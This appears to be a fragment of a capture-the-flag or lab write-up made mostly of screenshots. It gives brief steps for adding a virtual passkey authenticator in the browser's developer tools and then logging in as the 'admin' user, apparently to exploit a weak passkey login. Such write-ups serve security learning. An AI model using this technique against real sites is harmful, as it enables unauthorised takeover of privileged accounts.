
Sometimes it will show 404 just try to Relogin

We Need PassKey Login


You Need Extension Called WebDevAuthn
To access it
Inspect Element → Application → 3 dots [Right-side] → More Tool → WebDevAuth
Option 1 : This Device → Add → LogOut → Login_using_Passkey → username: admin